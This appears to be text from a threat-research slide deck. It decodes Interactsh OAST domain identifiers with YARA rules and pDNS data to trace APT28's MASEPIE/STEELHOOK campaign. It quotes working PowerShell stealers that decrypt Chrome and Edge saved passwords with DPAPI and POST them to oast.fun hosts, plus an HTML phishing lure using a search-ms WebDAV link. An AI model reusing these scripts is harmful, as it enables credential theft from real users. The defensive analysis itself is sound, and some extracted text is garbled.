        $clockwork = /\b[0-9a-hj-np-tv-z=]{13,64}\b/
        $crockford = /\b[0-9A-HJKMNP-TV-Z=]{13,64}\b/ nocase
        $plain = /\b[a-z0-9]{0,64}\b/
    condition:
        any of them
}
```



Multiple Base32 encoding algorithms are in use!

Breaking down the Interactsh URL



- **Preamble:** Calculated from machine data
 - **Nonce:** Randomly generated per session
- * By default. This can be changed, but that seems to be rare in practice.*

K-sorted data

- KSUID=K-sortable, unique ID
- K-sorted is “roughly sorted”
- So, CIDs sort Interactsh
- ...events by time(ish)
- ...not by session or actor

- These are a set of pDNS observations in May 2024


<https://github.com/rs/xid/blob/master/README.md>

https://en.wikipedia.org/wiki/Snowflake_ID

K-sort	Campaign	Time	Mid	PID	Counter	FQDN
cor2fj	6blda	2024-05-04T12:19	cb:ab:54	43481	9411959	zr6qaasvatk9mat5kxy15h--puqlb0up_qrmrb4_yich0w5gm.cor2fj6bldaajmcjlrgw3yq9zttguj5o.oast.pro
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cp27v7	l65jr	2024-05-15T09:25	a6:2c:f6	29737	12317328	jhqngfbhgds00vs0k0j5t1lqsv3agerm8dn8jb5_1qr-svk1mm.cp27v7l65jr78adrua806tpg18q3kcbe.oast.online
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cp27v7	l65jr	2024-05-15T09:25	a6:2c:f6	29737	12317328	9dfkbroyhxze_wpmpqxmmyiu9c5c2kpas4_c2qec38dcjdlotgn.cp27v7l65jr78adrua80mc7qe1arb3hs6.oast.online
cp27v7	l65jr	2024-05-15T09:25	a6:2c:f6	29737	12317328	te5ildeo65n04be3cmpetla0dh_kidoqikyc2etpmzaq-vip7i.cp27v7l65jr78adrua80pkh8aiju4juh.oast.online
cp27v7	l65jr	2024-05-15T09:25	a6:2c:f6	29737	12317328	_e1ils5ekckh3-b2iv-9xtyzfh5lvajnf-565a3clqarvqtezp.cp27v7l65jr78adrua80q3spknnpko3fb.oast.online
cp55a2	t65jr	2024-05-19T19:37	a6:2c:f6	46369	9753557	3gu7j0zah9jfl7gbn1g7xtymfbbe5atyodwpxsu1wkepax2hvq.cp55a2t65jrb8ckqfagb4sf651rkgtm.oast.online
cp6pjc	mblda	2024-05-22T07:07	cb:ab:54	26411	6157805	juithqi-lfnmvk7a3lm3oxybtqfdoliuoieiv1myb96tej6nosu.cp6pjcmblida6eaqtunmgzomwbxj1pncjh.oast.site
cpaka6	mblda	2024-05-28T02:44	cb:ab:54	30886	7211497	cpaka6mblda7h9je17kgibdsu8r18t6tg.oast.pro
cpb13e	eblda	2024-05-28T17:17	cb:ab:54	47537	10302969	nmqvzibmzahbbqknmaaimgwichiqaupjog1e8ofhnwl2wcy7.cpb13eeblabjcct6nsg3pyzh7hjf91db.oast.fun

How does xid/id.go calculate the Machine ID (MID)?

CID [12 bytes]



```
// readMachineID generates a machine ID, derived from a platform-specific machine
// ID
// value, or else the machine's hostname, or else a randomly-generated number.
// It panics if all of these methods fail.
```

Linux

- `$ cat /etc/machine-id`
`0a0d7ae24460406eaf253dfd08dbe175`
- `# cat /sys/class/dmi/id/product_uuid`
`564d8b78-5064-9467-ac11-4ba9272a7cd9`

Windows

- `reg query HKLM\SOFTWARE\Microsoft\Cryptography\MachineGuid`
`5eba70ca-ad57-4598-807e-8ff7d4910da8`

Mac

- `$ sysctl kern.uuid`
`kern.uuid: 70855F70-9BF7-3D6D-991D-D475B75E7CAB`


FreeBSD

- **% `sysctl kern.hostuuid`**
`kern.hostuuid: 123e4567-e89b-12d3-a456-426614174000`

Fallback

- `sha256(hostname) or random bytes`

Alternate Base32 encodings considered harmful



Alternate encoding
schemes are a headache!

z-base-32 – Is used to
encode the **nonce** (only) in
the **Interactsh-CLI**

But... the **Interactsh-web**
client uses it for both the
nonce and preamble

```
$rfc4648 = /[A-Z2-7=]*/
$b32hex = /[0-9a-v=]*/
$z-b32 = /[ybndrfg8ejkmcpxot1uwiszaz45h769]*/
$clkwrk = /[0-9a-hj-np-tv-z=]*/
$crkfrd = /[0-9A-HJKMNP-TV-Z=]*/
```

z-base-32 is based on this cool paper by Zooko O'Wheilacronx:
<https://philzimmermann.com/docs/human-oriented-base-32-encoding.txt>

Y problems?

- Some URLs contain runs of **y** characters
- Z-base-32 encodes **0** as **y**
- The CLI nonce used to contain a timestamp and counter!
- The counter is incremented from **0** initially
- This was “fixed” in version 1.0.2 of Interactsh (2022-03-20)

So, strings of **yyy's** mean...
the domain was created by **version 1.0.1 or earlier!**

FQDN	H(preamble)	H(nonce)
ch8b2bh2vtc0000dkhzggewftfayyyyyb.oast.fun	3.00	2.28
cas5rfd4ls7rn41vg13gckhf5iayyyymk.oast.me	3.10	2.41
cauc3hc0jlbqvpatvpdgck6cdwoyyyybe.oast.pro	3.12	2.41
caspvl40jlbohjmpvi70ckh4yme yyyyje.oast.fun	3.17	2.41
carlimd4ls7v208srs7gck5iumyyyyfw.oast.me	3.32	2.41
cavplpuc7jlp00ihis56gck93ada yyyykk.oast.online	3.32	2.41
cb2mbjs0jlbpu9m9l3ngcmnsmio yyyybc.oast.online	3.32	2.41
cbbt0dc0jlbvong7n37gcmm7yxayyyyy6.oast.online	3.32	2.41
cargk3qshp0p8gkfkdnngck5owfa yyyyq.oast.fun	3.42	2.41
carofud4ls7vnrlldscsgck5aobo yyyyfw.oast.fun	3.46	2.41
cb6tqnk0jlbumme7pj0cmg744eyyyyyry.oast.online	3.46	2.41
cas5r48hveq1ti6nno80ckhfhooyyyyka.oast.fun	3.58	2.41
ci28ocak63e8vcqhmp3gc1nkumyyyygy7y.oast.live	3.58	3.00

```

@@ -377,11 +395,12 @@ func (c *Client) performRegistration(serverURL string, payload []byte) error {
 36 - var objectIDCounter = uint32(0)
 378 // URL returns a new URL that can be used for external interaction requests.
 379 func (c *Client) URL() string {
 380 -     random := make([]byte, 8)
 381 -     i := atomic.AddUint32(&objectIDCounter, 1)
 382 -     binary.BigEndian.PutUint32(random[0:4], uint32(time.Now().Unix()))
 383 -     binary.BigEndian.PutUint32(random[4:8], i)
 384 -     randomData := zbase32.StdEncoding.EncodeToString(random)
 395
 396 // URL returns a new URL that can be used for external interaction requests.
 397 func (c *Client) URL() string {
 398 +     data := make([]byte, c.CorrelationIdNonceLength)
 399 +     rand.Read(data)
 400 +     randomData := zbase32.StdEncoding.EncodeToString(data)
 401 +     if len(randomData) > c.CorrelationIdNonceLength {
 402 +         randomData = randomData[:c.CorrelationIdNonceLength]
 403 +
}

```

<https://github.com/projectdiscovery/interactsh/commit/0166128e3a382c6b08b002e2d4343fa8a9a48a96>

Case #1: The Fancy Bear, the MASEPIE, & the STEELHOOK

MASEPIE

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During December 15-25, 2023, several cases of distribution of e-mails with links to "documents" were discovered among state organizations, visiting which led to damage of computers with malicious programs. "

<https://cert.gov.ua/article/628034>

```
Add-Type -AssemblyName System.Text.Encoding;
Add-Type -AssemblyName System.Security;
$Shook = [http://cзыrdнвpu.jmjkfhvsclx05sfl23bf.rast.fur];
$dataPath = "$env:LOCALAPPDATA">\Google\Chrome\User Data\Default\Login Data";
$localStoragePath = "$env:LOCALAPPDATA">\Google\Chrome\User Data\Local State";
$localStorageJson = Get-Content $localStoragePath -Raw | ConvertFrom-Json;
$enc_key = $localStorageJson.os_crypt.encrypted_key;
$master_key_encoded = [byte[]][Convert]::FromBase64String($enc_key);
$key = [system.security.cryptography.protecteddata]:Unprotect($master_key_encoded[0..$master_key_encoded.length], $null, [System.Security.Cryptography.DataProtectionScope]::CurrentUser);
$loginDataContent = [convert]::ToBase64String((Get-Content -path $dataPath -Encoding byte));
$postParams = @{
    key=[System.Convert]::ToBase64String($key);
    data=$loginDataContent
};
Invoke-RestMethod -Uri $Shook -Method POST -Body $postParams -useb;
$dataPath = "$env:LOCALAPPDATA">\Microsoft\Edge\User Data\Default\Login Data";
$localStoragePath = "$env:LOCALAPPDATA">\Microsoft\Edge\User Data\Local State";
$localStorageJson = Get-Content $localStoragePath -Raw | ConvertFrom-Json;
$enc_key = $localStorageJson.os_crypt.encrypted_key;
$master_key_encoded = [byte[]][Convert]::FromBase64String($enc_key);
$key = [system.security.cryptography.protecteddata]:Unprotect($master_key_encoded[0..$master_key_encoded.length], $null, [System.Security.Cryptography.DataProtectionScope]::CurrentUser);
$loginDataContent = [convert]::ToBase64String((Get-Content -path $dataPath -Encoding byte));
$postParams = @{
    key=[System.Convert]::ToBase64String($key);
    data=$loginDataContent
};
Invoke-RestMethod -Uri $Shook -Method POST -Body $postParams -useb;
```

STEELHOOK

The STEELHOOK

```
Add-Type -AssemblyName System.Text.Encoding;
Add-Type -AssemblyName System.Security;
$hook="http://czyrqdnvpujmmjkfhhvsc1x05sfi23bfr.oast.fun";
$dataPath="$(($env:LOCALAPPDATA))\Google\Chrome\User Data\Default\Login Data";
$localStatePath = "$(($env:LOCALAPPDATA))\Google\Chrome\User Data\Local State";
$localStateJson= Get-Content $localStatePath -Raw | ConvertFrom-Json;
$enc_key = $localStateJson.os_crypt.encrypted_key;
$master_key_encoded = [byte[]][Convert]::FromBase64String($enc_key);
$key = [system.security.cryptography.protecteddata]::
Unprotect($master_key_encoded[5..$master_key_encoded.length], $null,
[System.Security.Cryptography.DataProtectionScope]::CurrentUser);
$loginDataContent = [convert]::ToBase64String((Get-Content -path $dataPath -Encoding byte));
$postParams = @{key=([System.Convert]::ToBase64String($key)); data=$loginDataContent };
Invoke-RestMethod -Uri $hook -Method POST -Body $postParams -useb;
```

Using DPAPI to
decrypt Chrome's
password store...
Brilliant!

Using
Interactsh.com as
a dead drop...
Priceless!

- Oh, didn't we tell you? We meant a STEAL HOOK.

MASEPIE/STEELHOOK timeline

2022-2023

Ubiquiti Edge Routers

Mirai Moobot takeover

Dec 15, 2023

Phishing campaign launched by APT28 in Ukraine with LNK files that drop MASEPIE using STEELHOOK ps

Dec 28, 2023

CERT-UA releases report.

Jan 29, 2024

Harfang Lab report with more URLs

Dec 15-25

Persistence via OCEANMAP IMAP backdoor

Jan 2024

Takedown of Ubiquiti botnet

Feb 27

Joint Advisory with mitigations released by international partners

https://media.defense.gov/2024/Feb/27/2003400753/-1/-1/0/CSA-Russian-Actors-Use-Routers-Facilitate-Cyber_Operations.PDF

The Czyr Bear and the MASEPIE

- Interactsh CIDs match this pattern: /[0-9a-v]/ (b32hex)
- If we look closely, we see mysterious examples...
- Invalid B32 characters in MASEPIE/STEELHOOK
 - From the CERT-UA report:
 - czyrqdnvpujmmjkfhhvs4knf1av02demj[.]oast[.]fun
 - czyrqdnvpujmmjkfhhvsclx05sf123bfr[.]oast[.]fun
 - czyrqdnvpujmmjkfhhvsgapqr3hc1nhhj[.]oast[.]fun
 - czyrqdnvpujmmjkfhhvsvlaax17vd5r6v[.]oast[.]fun
 - These start with a "c" but have y and z in the CID

Reminder from the BLUF: The first bytes of Base32hex have to be between:

- c25kh0* [4/30/2021] and crmj4* [9/20/2024]

Unless that crazy bear invented time travel?

Case insensitive Multiline matching Dot matches all

CyberChef and Yara to the rescue!

Extractor
([\s\S]*)

Case insensitive Multiline matching

Dot matches all

```
$R1 = czyrqdnvpujmmjkfhhsclx05sfj23bfr
```

Output

```
[ czyrqdnvpujmmjkfhhsclx05sfj23bfr ]
0 Rule "Base32" matches (46 times):
Length 20, Pos 0, identifier $cid_rfc4648, data: "czyrqdnvpujmmjkfhhs"
Length 13, Pos 20, identifier $nonce_nonb32, data: "9647ioh30wxvd"
```



```
[ czyrqdnvpujmmjkfhhvsqfxkqz68qzjcd ]
0 Rule "Base32" matches (68 times):
Length 20, Pos 0, identifier $cid_rfc4648, data: "czyrqdnvpujmmjkfhhvs"
Length 13, Pos 20, identifier $nonce_zb32, data: "qfxkqz68qzjcd"
Length 13, Pos 20, identifier $nonce_nonb32, data: "qfxkqz68qzjcd"
Length 13, Pos 20, identifier $nonce_clkwrk, data: "qfxkqz68qzjcd"
```



```
[ czyrqdnvpujmmjkfhhvsqslblw0mawilr ]
0 Rule "Base32" matches (61 times):
Length 20, Pos 0, identifier $cid_rfc4648, data: "czyrqdnvpujmmjkfhhvs"
Length 13, Pos 20, identifier $nonce_nonb32, data: "qslblw0mawilr"
```



```
[ czyrqdnvpujmmjkfhhvsqslblw0mawilr ]
0 Rule "Base32" matches (61 times):
Length 20, Pos 0, identifier $cid_rfc4648, data: "czyrqdnvpujmmjkfhhvs"
Length 13, Pos 20, identifier $nonce_nonb32, data: "qslblw0mawilr"
```

These domains don't match any Base32 variant used by Interactsh

Another MASEPIE Correlation ID?

- The domains that start with `czyr` are not parseable, so...
- Let's look at the next domains associated with this campaign:
 - `taizfbuhgowpawhafyuq23nb2v9kq0rmg.oast.fun`
 - `taizfb,uhgow,2094-09-30 10:03:38,30:c6:55,5439,14443585,fa9c459c2`
 - The fields don't make sense, unless *maybe they did create a time machine!*

```
[ taizfbuhgowpawhafyuq23nb2v9kq0rmg.oast.fun ]:  
Rule "Base32" matches (56 times):  
Length 20, Pos 0, identifier $cid_zb32, data: "taizfbuhgowpawhafyuq"  
Length 20, Pos 0, identifier $cid_rfc4648, data: "taizfbuhgowpawhafyuq"  
Length 13, Pos 20, identifier $nonce_nonb32, data: "23nb2v9kq0rmg"  
Length 13, Pos 20, identifier $nonce_clkwrk, data: "23nb2v9kq0rmg"  
Length 13, Pos 20, identifier $nonce_b32hex, data: "23nb2v9kq0rmg"
```

Custom
Alphabet
?

Harfang Lab located an additional domain

Time	MID	PID	Counter
2024-02-13			czyrqdnpujmmjkfhhvs2x9oyfsn6gd7t.oast[.]fun Interactsh hostname czyrqdnpujmmjkfhhvsqfxkqz68qzjcd.oast[.]fun Interactsh hostname cn5n8a92vtc00004a0t0gks3tbcyyyyyd.oast[.]fun Interactsh hostname

- This certainly seems more promising, or at least less crazy
- It has a string of 5 y's. We know what that means:
 - This is Interactsh CLI version 1.0.1 or earlier . . .
 - The y's in the middle mean there is a timestamp and a low counter (**mostly zeros**)

COMPROMISED ROUTERS ARE STILL LEVERAGED AS MALICIOUS INFRASTRUCTURE TO TARGET GOVERNMENT ORGANIZATIONS IN EUROPE AND CAUCASUS

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<https://harfanglab.io/insidethelab/compromised-routers-infrastructure-target-europe-caucasus/>

92vtc is not quite right in the header

- The attachment from the Harfang Lab report uses two similar, but different, oast domains:
- K-sort, Campaign, Time, MID, PID, Counter, FQDN,Nonce, Domain
- `cn5n8a,92vtc,2024-02-13`
`13:52:41,22:ff:58,0,282682,gk14zzhyyyyyn,cn5n8a92vtc00004a0t0gk14zzhyyyyyn.oast.fun`
- `cn5n8a,92vtc,2024-02-13`
`13:52:41,22:ff:58,0,282682,gks3tbcyyyyyd,cn5n8a92vtc00004a0t0gks3tbcyyyyyd.oast.fun`
- But, the Harfang Lab report was released on `2024-01-29`

More evidence of
Time Travel?

```

1 <html>
2   <head class="header" id="myHeader">
3     <link rel="stylesheet" href="a.css">
4     
5   </head>
6
7   <body>
8     <div id="c1">
9       
10    </div>
11    <div class="button-overlay">
12      <center>
13        
14
15        <!-- HTML !-->
16        <button class="button-48" role="button" onclick="getVideo()"> <span
17          class="text">CLICK TO VIEW DOCUMENT</span></button>
18      </center>
19    </div>
20    <script defer>
21      function getVideo() {
22        window.location.href =
23          'search:displayname=Downloads&subquery=%5C%194.126.178.8%4080%5Cwebdav%5Cmod.search-ms';
24        const newElement = document.createElement('img');
25        newElement.src = "https://cn5n8a92vtc00004a0t0gks3tbcyyyyyd.oast.fun";
26        newElement.hidden = true;
27        document.body.appendChild(newElement);
28      }
29    </script>
30  </body>
31 </html>
4b71f745707832671067c4d534b486840565ba2cda04e7daf2e2ac1324ff3db8

```

https://raw.githubusercontent.com/HarfangLab/iocs/main/TRR240101/trr240101_iocs.txt

92vtc is not quite right, but how is it wrong?

- I collected some Interactsh pre-1.0.2 domains
- Most of them have pretty verifiable patterns
- These domains **self-corroborate** their own metadata
- This is what we *expect* to see

K-sort	Campaign	Time	MID	PID	Counter	nTime	Diff	nCount	OAST	Subdomain
cargk3	qshp0	2022-06-25T13:13:51	5c:8e:41	37954	9413487	2022-06-25T13:13:59	00:08	7	cargk3qshp0p8gkfkdnngck5owfayyyyyq	
carlda	54ls7	2022-06-25T18:40:40	a4:af:0f	61824	16300151	2022-06-25T18:40:46	00:06	37	carlda54ls7v307on1rgck5ipmoyyyynk	
carlim	d4ls7	2022-06-25T18:52:09	a4:af:0f	61697	1892111	2022-06-25T18:53:32	01:23	90	carlimd4ls7v208srs7gck5iumyyyyfw	
carofu	d4ls7	2022-06-25T22:11:05	a4:af:0f	64494	11395897	2022-06-25T22:11:18	00:13	90	carofud4ls7vnrlldscsgck5aoboyyyyfw	
carppn	t4ls7	2022-06-25T23:40:15	a4:af:0f	65387	12424849	2022-06-25T23:41:48	01:33	172	carppnt4ls7vuqtqi8gck534xyyyyyka	
cas5jj	ishp0	2022-06-26T13:06:22	5c:8e:41	29093	9039241	2022-06-26T13:06:30	00:08	14	cas5jjishp0n39c9tm4gckhfuioyyyyyh	
cas5r4	8hveq	2022-06-26T13:22:25	11:fb:b4	7880	14138896	2022-06-26T13:25:22	02:57	172	cas5r48hveq1ti6nno80ckhfhooyyyyka	
caspvl	40jlb	2022-06-27T12:17:24	80:9d:57	35023	3603598	2022-06-27T12:18:53	01:29	148	caspvl40jlb0hjpmvi70ckh4ymeyyyyje	
cavplp	uc7jl	2022-07-02T01:09:59	cc:3c:eb	36866	5345613	2022-07-02T01:14:55	04:56	165	cavplpuc7jlp00ihis6gck93adayyyyykk	
cb2mbj	s0jlb	2022-07-06T10:37:03	80:9d:57	40742	13215983	2022-07-06T10:37:10	00:07	22	cb2mbjs0jlbpu9m9l3ngcmnsi0yyyybc	
cb6tqn	k0jlb	2022-07-12T20:45:18	80:9d:57	60249	13094118	2022-07-12T20:45:29	00:11	64	cb6tqnk0jlbumme7pj0cmg744eyyyyyry	
cbbt0d	c0jlb	2022-07-20T09:51:49	80:9d:57	64606	506063	2022-07-20T09:51:59	00:10	15	cbbt0dc0jlbvong7n37gcmm7yxayyyyy6	
ci28oc	ak63e	2023-06-10T14:44:01	54:30:dc	36787	5355079	2023-06-10T16:49:48	05:47	98768	ci28ocak63e8vcqhmp3gc1nkumyyyygy7y	

What Act is this again? (aka get me out of the



	K-sort	Campaign	Time	MID	PID	Counter	nTime	Diff	nCount	OAST	Subdomain
	ci28oc	ak63e	2023-06-10T14:44:01	54:30:dc	36787	5355079	2023-06-10T16:49:48	02:05:47	98768	ci28ocak63e8vcqhmp3gc1nkumyyygy7y	
	cn5n8a	92vtc	2024-02-13T13:52:41	22:ff:58	0	282682	0x32ad9885	0x80000001		cn5n8a92vtc00004a0t0gks3tbcyyyyd	
	cn5n8a	92vtc	2024-02-13T13:52:41	22:ff:58	0	282682	1996-12-04T16:50:39	0x80000001		cn5n8a92vtc00004a0t0gk14zzhyyyyyn	

- From these calculations, the OAST domain was not created by any known version of interactsh
- After all, they did just call it a \$hook
- We still learned some things, and this may *not be the end of the story*
 - I actually found 189 pDNS lookups for similar domains
 - And that struck me as especially odd


Is that all there is to the 2vtc domain story

189
teeny, tiny
domains
with 2vtc
in the
preamble

		Source Count									
Query	Type	e	t	Response	First Seen	Last Seen	Duration				
cd4cx0m2vtc00000ed0gg1gqoayyyyyb.oast.fun	A	A	1	206.189.156.69	2023-02-27, 17:00	2024-07-14, 17:59	1y 137d 23h				
cdv0bad2vtc00002q6d0g8yzabayyyyyd.oast.fun	NS	A	1	ns2.oast.fun.	2023-03-01, 17:00	2024-06-03, 17:59	1y 94d 23h				
cdv0bad2vtc00002q6d0g8yzabayyyyyd.oast.fun	NS	A	1	ns1.oast.fun.	2023-03-01, 17:00	2024-06-03, 17:59	1y 94d 23h				
cgbladoaiabrahiaajaa2.ag4arqbqacmaiblahua.babsageabgbpagmaaqag.agea											
zabpadoaiabiagwa.yqb6agkabgbnagmaabl.aguadabhaggamqazacaa.uwbpagya											
cgbladoaiaal.aeqazgajacoauabtaeaa.iablahuababsageabgbp.agmaaqagagea											
zabpadoa.cgnc5py2vtc0000wrctggeksn5cyyyyyb.oast.fun	A	A	1	206.189.156.69	2023-04-27, 18:00	2024-08-07, 17:59	1y 102d 23h				
cabha.hiaaw.bsahk.azabv.cgnc5py2vtc0000wrctggeksn5cyyyyyb.oast.fun	A	A	1	206.189.156.69	2023-04-27, 18:00	2024-08-07, 17:59	1y 102d 23h				
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n5cyyyyyb.oast.fun	A	A	1	206.189.156.69	2023-04-29, 18:00	2024-07-25, 17:59	1y 87d 23h				
cnc984r2vtc0000nk7h0gksqymoyyyyyr.oast.fun	A	A	1	206.189.156.69	2023-11-18, 17:00	2023-11-19, 16:59	23h 59m 59s				
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ccccccccc.yyyyyyb.oast.fun	A	A	1	206.189.156.69	2023-11-19, 17:00	2024-08-16, 17:59	270d 23h 59m				
cn5n8a92vtc00004a0t0gks3tbcyyyyyd.oast.fun	A	A	1	206.189.156.69	2023-11-19, 17:00	2024-08-28, 17:59	282d 23h 59m				
cgbladoaiabrahiaajaa2.ch8b2bh2vtc0000dkhzggewftfayyyyyyb.oast.fun	A	A	1	206.189.156.69	2023-11-19, 17:00	2024-08-19, 17:59	273d 23h 59m				
cwa6acaaoqa4adcaiabn.ch8b2bh2vtc0000dkhzggewftfayyyyyyb.oast.fun	A	A	1	206.189.156.69	2023-11-20, 17:00	2024-08-14, 17:59	267d 23h 59m				

Interactsh web client (then)... provides our needed clue!

- Remember that screenshot of the old version of the web client?
 - That came from the documentation
 - Those crazy, sneaky bears stole some oast!



K-sort	Campaign	Time	MID	PID	Counter	nTime	nCount	Domain
c57mv3	m2vtc	2021-09-25 18:50:54	c2:ff:58	0	223091	1995-11-13 20:12:55	549755814020	c57mv3m2vtc00003ctpggnu4pthyyyyyb
